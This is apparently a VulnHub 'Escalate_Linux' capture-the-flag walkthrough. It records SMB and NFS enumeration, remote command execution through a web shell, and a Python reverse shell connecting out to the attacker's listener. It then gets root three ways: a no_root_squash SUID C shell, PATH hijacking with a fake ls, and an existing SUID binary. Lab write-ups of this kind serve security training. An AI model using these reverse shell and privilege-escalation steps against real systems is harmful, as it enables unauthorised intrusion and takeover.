
Port 139 - 445 (SMB)

1. Ran enum4linux, found some usernames




```
 ==========================================================================
|    Users on 192.168.56.115 via RID cycling (RIDS: 500-550,1000-1050)    |
 ==========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-4161088096-1813413956-3624313870
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\user1 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1001 Unix User\user2 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1002 Unix User\user3 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1003 Unix User\user4 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1004 Unix User\user5 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1005 Unix User\user6 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1006 Unix User\user7 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.

S-1-22-1-1007 Unix User\user8 (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.
```

2. Extract usernames from enum4linux.txt

```
grep -P "S-\d{1,}-\d{1,}-\d{1,}-\d{1,}\s\w+\s\w+" enum4linux.txt |cut -d '\' -f2 | cut -d ' ' -f1 > usernames.txt
```

Port 2049 (NFS)

1. Found shared directories




tcp_2049_showmount.txt

```
Export list for 192.168.56.115:
/home/user5 *
```

2. Mount it

```
mkdir mnt

mount -t nfs $ip:/home mnt -o nolock
```

3. Access & check for write access



```
┌──(root💀kali)-[~/vulnHub/Escalate_Linux]
└─# mkdir mnt
┌──(root💀kali)-[~/vulnHub/Escalate_Linux]
└─# mount -t nfs $ip:/home mnt -o nolock
┌──(root💀kali)-[~/vulnHub/Escalate_Linux]
└─# cd mnt
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt]
└─# ls -la
total 12
drwxr-xr-x 10 root root 4096 Jun  6  2019 .
drwxr-xr-x  4 root root 4096 Jan  4 00:06 ..
drwxr-xr-x 22 1004 1004 4096 Jun  5  2019 user5
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt]
└─# cd user5
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt/user5]
└─# ls
Desktop  Documents  Downloads  ls  Music  Pictures  Public  script  Templates  Videos
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt/user5]
└─# touch test
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt/user5]
└─# ls
Desktop  Documents  Downloads  ls  Music  Pictures  Public  script  Templates  test  Videos
```

Port 80 (HTTP)

1. Feroxbuster some interesting dirs

```
feroxbuster -u http://192.168.56.115:80 -t 10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x "txt,html,php,asp,aspx,jsp" -v -k -n -o /root/vulnHub/Escalate_Linux/192.168.56.115/scans/tcp80/tcp_80_http_feroxbuster_dirbuster.txt
```


```
200      375l      964w    10918c http://192.168.56.115/index.html
403       11l       32w      302c http://192.168.56.115/server-status
200        1l        5w       29c http://192.168.56.115/shell.php
```

2. Proceed to http://192.168.56.115/shell.php

/*pass cmd as get parameter*/

3. Attempt to do RCE


```
http://192.168.56.115/shell.php?cmd=whoami
```



user6 /*pass cmd as get parameter*/

4. Obtain a www-data shell


```
http://192.168.56.115/shell.php?cmd=python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("192.168.56.103",4444));f=c.fileno;o(f
(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```



```
┌──(root💀kali)-[~/vulnHub/Escalate_Linux]
└─# ip=192.168.56.115
┌──(root💀kali)-[~/vulnHub/Escalate_Linux]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.115] 34718
$ whoami
whoami
user6
$
```

Privilege Escalation - 1 via no_root_squash

1. Earlier we mounted user5 directory
2. It has no_root_squash enabled




```
 user6  / | home | user5  cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/home/user5 *(rw,no_root_squash)
 user6  / | home | user5
```

3. Create a shell with suid bit set on it


```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
int main() {
        setuid(0);
        system("/bin/bash");
        return 0;


}
```

```
gcc suid-shell.c -o suid
chmod u+s suid
```



```
┌──(root💀kali)-[~/vulnHub/Escalate_Linux/mnt/user5]
└─# ls -la shell
-rwsr-xr-x 1 root root 16192 Jan  4 00:38 shell
```


4. Execute shell to obtain root



```
user6  /  home  user5  ./shell
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Monday 03 January 2022, 11:40:21
Memory Usage: 332/985MB (33.71%)
Disk Usage: 5/217GB (3%)

root  /  home  user5  whoami
root
```

Privilege Escalation - 2 via Path Hijacking

1. SUID bit set on executable script
2. Use ltrace to see what it does



```
user6  /  home  user5  ltrace ./script
setuid(0)                                         = -1
setgid(0)                                         = -1
system("ls"Desktop    Downloads  Pictures       Templates  ls      shell         test
Documents  Music      Public     Videos     script  suid-shell.c
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                            = 0
+++ exited (status 0) +++
```

   - It is referencing/calling `ls` without specifying its full path

3. Prepend /tmp into our PATH env variable


```
export PATH=/tmp:$PATH

echo $PATH
```

4. Create script to spawn root shell

```
nano /tmp/ls

#!/bin/bash

cp /bin/bash /tmp/rootbash; chmod u+s /tmp/rootbash;
```

5. Run script

```
./script
```



```
user6  /  home  user5  cd /tmp
user6  /  tmp
user6  /  tmp  export PATH=/tmp:$PATH
user6  /  tmp  echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
user6  /  tmp  nano ls
user6  /  tmp  chmod +x ls
user6  /  tmp  cd /home/user5
user6  /  home  user5  which ls
/tmp/ls
user6  /  home  user5  ./script
user6  /  tmp  dir
ls  rootbash
user6  /  tmp  ./rootbash -p
rootbash-4.4# whoami
root
rootbash-4.4#
```

Privilege Escalation - 3

1. Shell executable has suid bit set

```
find / -perm -4000 2>/dev/null
```

2. Execute it to obtain root

```
./shell
```

Tags: #tcp/80-http/rce #linux-priv-esc/no-root-squash #linux-priv-esc/suid/path-hijacking #linux-priv-esc/suid/unknown-exec